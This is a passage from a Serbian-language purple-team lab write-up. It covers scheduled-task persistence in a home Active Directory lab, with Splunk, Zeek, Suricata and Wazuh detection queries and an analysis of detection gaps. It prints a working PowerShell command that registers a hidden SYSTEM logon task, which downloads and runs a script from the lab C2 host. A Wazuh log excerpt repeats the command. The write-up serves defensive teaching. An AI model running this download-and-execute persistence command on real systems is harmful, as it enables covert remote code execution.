
> **Napomena o Wazuh poljima u Splunk-u:** `rule.level` je string u Wazuh događajima, pa `| where rule.level >= 7` pukne sa greškom tipova ("The '>=' operator received different types"). Rešenje: `| eval level_num=tonumber(rule.level) | where level_num >= 7`.

Šta mrežno/domensko logovanje promašuje: Ni Windows Security log ni Zeek/Suricata ne vide čitanja LSASS memorije. Ova faza je isključivo endpoint — Sysmon EC10 je jedini signal detekcije u ovoj lab konfiguraciji.

Faza 6 — Persistencija (Persistence) · T1053.005

Scheduled task pod imenom **Updater** registruje se pod SYSTEM nalogom na THEPUNISHER-u radi ponovnog uspostavljanja C2 implanta pri logonu.

```powershell
$a = New-ScheduledTaskAction -Execute "powershell.exe" `
     -Argument "-WindowStyle Hidden -c `"IEX((New-Object
Net.WebClient).DownloadString('http://192.168.182.133/update.ps1'))`""
$t = New-ScheduledTaskTrigger -AtLogOn
$pr = New-ScheduledTaskPrincipal -UserId "SYSTEM" -RunLevel Highest -LogonType ServiceAccount
Register-ScheduledTask -TaskName "Updater" -Action $a -Trigger $t -Principal $pr -Force
# TaskPath: \  TaskName: Updater  State: Ready
```



Izvršenje iz Sliver shell-a: Register-ScheduledTask kreira task "Updater" sa AtLogOn okidačem i SYSTEM principalom — State: Ready.

Detekcija — Persistencija

Sloj 1: Windows Security Log (THEPUNISHER) — Splunk — PRIMARNI

Event ID 4698 (scheduled task kreiran) beleži kompletan task XML u Windows Security logu — cela komandna linija, tip okidača (AtLogOn) i principal (SYSTEM) su zabeleženi. Ovo je detekcija visoke pouzdanosti za ovu fazu, sa minimalnim lažno pozitivnim rezultatima kada se filtrira po SYSTEM principalu + PowerShell + download cradle obrascu.

```spl
index=main EventCode=4698
| where NOT match(Task_Name, "(?i)(Microsoft|MpCmdRun|Explorer|Defender)")
| rex field=Message "Command>(?P<command>[^<]+)<"
| rex field=Message "Arguments>(?P<args>[^<]+)<"
| where NOT match(command, "(?i)(MpCmdRun|Explorer|Defender|Microsoft)")
| table _time, host, Subject_User_Name, Task_Name, command, args
```



EC4698: Splunk izvlači ceo task — TaskName \Updater, command powershell.exe, args -WindowStyle Hidden -c "IEX(...update.ps1)" — download cradle vidljiv u kolonama command i args. (SYSTEM principal se vidi u raw XML-u događaja i na slici kreiranja taska iznad.)

Sloj 2: Sysmon EC11 (FileCreate) — niska pouzdanost, samo potkrepljujuće

Sysmon EC11 potvrđuje da je fajl definicije taska upisan u `C:\Windows\System32\Tasks\Updater` od strane servisa rasporeda (`svchost.exe`). Ovo je **samo potkrepljujući dokaz, ne primarni signal**: Task Scheduler servis upisuje identičan FileCreate događaj za svaki scheduled task — benigni OneDrive i Windows Defender taskovi proizvode isti događaj iz istog procesa. Sam po sebi, EC11 ne razlikuje maliciozni task od rutinske aktivnosti rasporeda. EC4698 nosi detekciju persistencije.

Sloj 3: Wazuh — RUPA U DETEKCIJI (isti obrazac kao Faza 5)

Wazuh je primio (ingestovao) EC4698 događaj za `\Updater` — ceo maliciozni task XML (powershell.exe, `-WindowStyle Hidden -c IEX(...update.ps1)`, SYSTEM principal) prisutan je u Wazuh alert logu. Ali je okinuo samo **generičko ugrađeno pravilo 60228 (level 4) — „A scheduled task was created“** — potpuno isto pravilo i ozbiljnost koje je okinuo za osam benignih taskova (OneDrive updater, Windows Defender Scheduled Scan, CreateExplorerShellUnelevatedTask).

```
wazuh@wazuh-vm:~$ grep -E "Rule: (60228|60642)" /var/ossec/logs/alerts/alerts.log | sort | uniq
-c
      9 Rule: 60228 (level 4) -> 'A scheduled task was created'
     24 Rule: 60642 (level 3) -> 'Software protection service scheduled successfully.'
```

Broj Wazuh alerta: maliciozni \Updater task okinuo je isto generičko level-4 pravilo (60228) kao i 8 benignih taskova. Nijedno pravilo ne podiže ozbiljnost na osnovu IEX download cradle-a ili SYSTEM principala.

```
wazuh@wazuh-vm:~$ grep -A1 "60228" /var/ossec/logs/alerts/alerts.log | head
Rule: 60228 (level 4) -> 'A scheduled task was created'
...
"taskName":"\\Updater",
"Command":"powershell.exe",
"Arguments":"-WindowStyle Hidden -c \"IEX((New-Object Net.WebClient)
            .DownloadString('http://192.168.182.133/update.ps1'))\""
"subjectUserName":"frankcastle"  ·  Principal UserId: S-1-5-18 (SYSTEM)
```

Wazuh je primio ceo \Updater task XML (IEX download cradle, SYSTEM principal) ali ga je označio kao generičko pravilo 60228 level 4 — identičan tretman kao kod benignog OneDrive update taska.

Analiza rupe: Identično LSASS rupi. Događaj je primljen, ali nijedno pravilo ne razlikuje napad od šuma. Zatvaranje zahteva prilagođeno pravilo koje podiže ozbiljnost na osnovu komandne linije 4698 događaja (PowerShell + download cradle, npr. `IEX`, `DownloadString`) i/ili SYSTEM principala na ne-Microsoft putanji taska. Bez tog pravila, maliciozni task persistencije je u Wazuh konzoli nerazlučiv od rutinskog OneDrive update-a.

Dokazi mrežne detekcije (NDR)


Zeek i Suricata rade na zasebnoj NDR VM (.151) i prosleđuju podatke u Splunk. Ova sekcija konsoliduje dokaze na mrežnom sloju na koje se pozivaju faze iznad.

Zeek — detekcija C2 beacon-a (JA4 TLS otisak)

Zeek `ssl.log` otiskuje Sliver C2 TLS kanal preko JA4 (`t13i131000_f57a46bbacb6_e5728521abd4`). Oba endpointa beacon-uju ka Kali C2 (.133) — vidljivo nezavisno od enkripcije payload-a.

SPL

```
index=main source="*ssl.log*"
| search _raw="*t13i131000_f57a46bbacb6_e5728521abd4*"
| rex field=_raw "(?P<src_ip>\d+\.\d+\.\d+\.\d+)\t\d+\t(?P<dst_ip>\d+\.\d+\.\d+\.\d+)"
| stats count, min(_time) AS first_seen, max(_time) AS last_seen by src_ip, dst_ip
| convert ctime(first_seen) ctime(last_seen)
```




Zeek ssl.log + JA4: i SPIDERMAN (.138) i THEPUNISHER (.137) beacon-uju ka Kali C2 (.133) sa istim Sliver JA4 otiskom — detekcija C2 kanala nezavisna od enkripcije.

Zeek — WinRM lateralno kretanje (conn.log)

SPL

```
index=main source="*conn.log*" NOT _raw="#*"
| rex field=_raw "^(?P<ts>\S+)\t(?P<uid>\S+)\t(?P<orig_h>\S+)\t(?P<orig_p>\S+)\t(?
P<resp_h>\S+)\t(?P<resp_p>\S+)"
| search resp_p=5985
| table _time, orig_h, resp_h, resp_p
| sort _time
```




Zeek conn.log: .138 → .137 na portu 5985 (WinRM) u 12:42:51 — PSRemoting pivot, potvrđen na mreži.

Suricata — Kerberos vidljivost (krb5 događaji)

Suricata parsira Kerberos na aplikativnom sloju (`event_type=krb5`), hvatajući spray, Kerberoast TGS i PtT AS-REQ sa .138.

SPL

```
index=main (source="*suricata*" OR source="*eve*") event_type=krb5
| table _time, src_ip, dest_ip, krb5.realm, krb5.cname, krb5.sname
| sort _time
```



Suricata krb5: SQLService AS-REQ ka krbtgt/MARVEL.LOCAL poreklom sa .138 (SPIDERMAN) u 12:38:45 — PtT vidljiv na mrežnom sloju.


Suricata — detekcija anomalija (slaba enkripcija + auth anomalije)

Najjači mrežni signal u lancu. Suricata je nezavisno označila:

- **`weak_encryption`** u 12:38:45 i 12:42:51 — korišćenje RC4, potkrepljuje PtT nalaz o tipu enkripcije (0x17) bez oslanjanja na Windows log.
- **`REQUEST_AUTH_UNRECOGNIZED`** oko 12:42–12:43 — Kerberos auth anomalije tokom PSRemoting pivota.

SPL

```
index=main (source="*suricata*" OR source="*eve*") event_type=anomaly
| table _time, src_ip, dest_ip, anomaly.type, anomaly.event
| sort _time
```



Suricata anomaly: weak_encryption označen u 12:38:45 (PtT RC4) — nezavisna mrežna potvrda RC4 TGT-a, plus REQUEST_AUTH_UNRECOGNIZED tokom lateralnog kretanja.

Pregled detekcije

Faza napada	MITRE	Win Security	Zeek	Suricata	Sysmon	Wazuh
Password Spray	T1110.003	✅ **EC4771 + EC4768**	✅ **kerberos.log**	✅ **krb5**	❌	❌
Kerberoasting	T1558.003	✅ **EC4769 (AES 0x12)**	✅ **kerberos.log**	✅ **krb5**	❌	❌
OPtH / PtT (inject)	T1550.003	✅ **EC4768 (0x17)**	⚠️ **samo izvor** [1]	✅ **weak_encryption**	❌	❌
Lateralno kretanje	T1021.006	✅ **EC4624 (tip 3)**	✅ **conn.log 5985**	✅ **auth anomalija**	❌	⚠️ **level 3** [5]
C2 kanal	—	❌	✅ **JA4 (ssl.log)**	⚠️ **tls (metadata)**	❌	❌
Krađa kredencijala	T1003	❌	❌	❌	✅ **EC10**	❌ [2]
Persistencija	T1053.005	✅ **EC4698**	❌	❌	⚠️ **EC11** [3]	❌ [4]

[1] Zeek potvrđuje AS-REQ servisnog naloga sa IP-a radne stanice, ali se njegovo `kerberos.log` polje tipa enkripcije ne slaže sa Windows logom za ovu razmenu (poznato neslaganje mreža–host) — koristi se samo za anomaliju izvora, ne za tip enkripcije.

[2] **(Krađa kredencijala — ingestion gap)** Sysmon kanal se ne prosleđuje Wazuh agentu (nema Sysmon `localfile` bloka u `ossec.conf`) — EC10 nikad ne stiže do Wazuh-a. Rupa je u ingestiji, ne u pravilu.

[3] Sysmon EC11 potvrđuje upis fajla taska ali je niske pouzdanosti (identični događaji za benignu aktivnost rasporeda). EC4698 je primarni signal.

[4] **(Persistencija — rule gap)** EC4698 je primljen preko Security kanala, ali okida samo generičko pravilo 60228 (level 4) kao 8 benignih taskova. Rupa je u setu pravila.

[5] **(Lateralno kretanje — rule gap)** Wazuh rule dump pokazuje rule 60106 "Windows Logon Success" (level 3, count 33) — EC4624 logoni za THEPUNISHER su primljeni i obrađeni. Ali okida samo generičko pravilo logona, identičan tretman kao i benigne prijave. Rupa je u setu pravila (nedostaje pravilo za anomalni Kerberos mrežni logon sa IP-a radne stanice), ne u ingestiji.

Ključni nalaz: Nijedan pojedinačni sloj detekcije ne pokriva ceo lanac. Napad se smenjuje između domenski-vidljivih (Kerberos), mrežno-vidljivih (C2/WinRM) i isključivo-endpoint (LSASS) tehnika upravo da bi izbegao pokrivenost bilo kog pojedinačnog alata. Višeslojna detekcija nije opcija — ona je jedini način da se održi vidljivost kroz ceo kill chain.

Ključni zaključci

1. Moderni C2 alati mogu zaobići AV zasnovan na potpisima i bez fileless tehnika

C2 implant (`MicrosoftEdgeUpdate.exe`) izvršavao se kao standardni PE binarni fajl na disku na oba endpointa. Windows Defender je bio potpuno uključen — RealTimeProtectionEnabled, AntivirusEnabled, BehaviorMonitorEnabled, IoavProtectionEnabled, NisEnabled, OnAccessProtectionEnabled sve True — bez ijednog konfigurisanog izuzetka. Nijedna mašina ga nije označila **u ovom testu, na dan testiranja**. Sliver-ova obfuskacija simbola u fazi kompajliranja proizvodi nula statičkih potpisa za ovu specifičnu verziju binarnog fajla. Važna napomena: Defender cloud potpisi i bihejvioralna pravila se kontinuirano ažuriraju — iste tehnike mogu biti detektovane u budućim verzijama. Pouka (potvrđena za ovaj run): zaobilaženje AV-a ne mora zahtevati shellcode injection niti izvršavanje u memoriji; međutim, to zavisi od aktuelnih potpisa i konfiguracije Defender-a u datom momentu.

2. Detektuj ponašanje, ne potpise

- **Kerberoasting:** detektuj po obrascu zahteva (obim, podnosilac, meta) — ne po tipu enkripcije (AES-256 zaobilazi pravila koja gledaju samo RC4).
- **Pass-the-Ticket:** detektuj po anomaliji (TGT servisnog naloga sa IP-a radne stanice) — ne po tipu enkripcije, koji varira po operaciji i razlikuje se između host i mrežnih senzora.
- **Krađa kredencijala:** detektuj po zastavicama pristupa LSASS-u — ne po imenu procesa (žrtveni proces je promenljiv).

3. Konfiguracija određuje vidljivost

Isti Sysmon binarni fajl na dve mašine sa različitim konfiguracijama = dve potpuno različite pokrivenosti detekcije. SPIDERMAN je bio slep za krađu kredencijala (bez ProcessAccess pravila). THEPUNISHER ju je uhvatio (prilagođena v3 konfiguracija). Raspoređivanje nije dovoljno — konfiguracija mora biti revidirana po svakom hostu.

4. Raspoređivanje alata ≠ pokrivenost detekcije (dve različite rupe)

Wazuh je bio raspoređen i operativan na THEPUNISHER-u, ali je pokazao **dve suštinski različite rupe**. Za **krađu kredencijala (Faza 5)** radi se o **rupi u ingestiji**: Sysmon kanal se uopšte ne prosleđuje Wazuh agentu (nedostaje Sysmon `localfile` blok u `ossec.conf`) — pregled svih pravila koja Wazuh pali za THEPUNISHER sadrži isključivo događaje sa Windows Security/System/Application kanala i nijedno Sysmon-bazirano pravilo, pa EC10 nikad ni ne stigne do EDR-a da bi se obradio. Za **persistenciju (Faza 6)** radi se o **rupi u setu pravila**: EC4698 jeste primljen preko Security kanala, ali okida samo generičko level-4 pravilo (60228) kao osam benignih taskova — IEX download cradle i SYSTEM principal ne podižu ozbiljnost. Jedna rupa je u ingestiji, druga u pravilima — a bezbednosni tim bi oba pogrešno smatrao „pokrivenim". Ovo je razlika koja najviše znači u preduzećima: raspoređen alat nije isto što i pokrivenost detekcije, sve dok se

ne revidira i ingestija (da li telemetrija uopšte stiže) i aktivni set pravila (da li je neko pravilo razlikuje od šuma) — i dok se oba ne validiraju protiv realnih tehnika.

5. DC audit politika nije pregovaračka

Password spray i Kerberoasting su nevidljivi na DC-u ako Kerberos audit nije uključen preko GPO-a. Zeek i Suricata služe kao mrežni backstop kada je DC audit loše konfigurisan — ali rešenje je audit politika; NDR treba da dopunjuje, ne da zamenjuje.

6. Višeslojna korelacija smanjuje lažno pozitivne rezultate

EC4769 sam po sebi se okida na legitimne zahteve za servisne tikete. EC4769 + neuobičajeni podnosilac zahteva + neuobičajeni izvorni IP + vremenska korelacija sa EC4771 = Kerberoasting alert visoke pouzdanosti sa minimalnom stopom lažno pozitivnih. Ista logika važi kroz slojeve: PtT RC4 nalaz je potvrđen kroz tri nezavisna izvora (Windows EC4768, Suricata weak_encryption i anomalija izvornog IP-a) — korelacija pretvara tri signala srednje pouzdanosti u jednu detekciju visoke pouzdanosti.

Korišćeni alati

Alat	Uloga	Izvor
Kerbrute	Password spray	ropnop/kerbrute
Impacket GetUserSPNs	Kerberoasting	SecureAuthCorp/impacket
Rubeus	Overpass-the-Hash → PtT (inject)	GhostPack/Rubeus
Sliver C2	C2 framework + execute-assembly	BishopFox/sliver
SharpKatz	In-memory krađa kredencijala	b4rtik/SharpKatz
Splunk	SIEM / detekcija	splunk.com
Sysmon (prilagođena konfiguracija)	Endpoint telemetrija	Sysinternals
Zeek	NDR / JA4 fingerprinting	zeek.org
Suricata	NDR / detekcija anomalija	suricata.io
Wazuh	EDR	wazuh.com

Kompletna dokumentacija laba, Splunk SPL upiti za detekciju i Sigma pravila dostupni su na: **github.com/slim92code/purple-team-lab**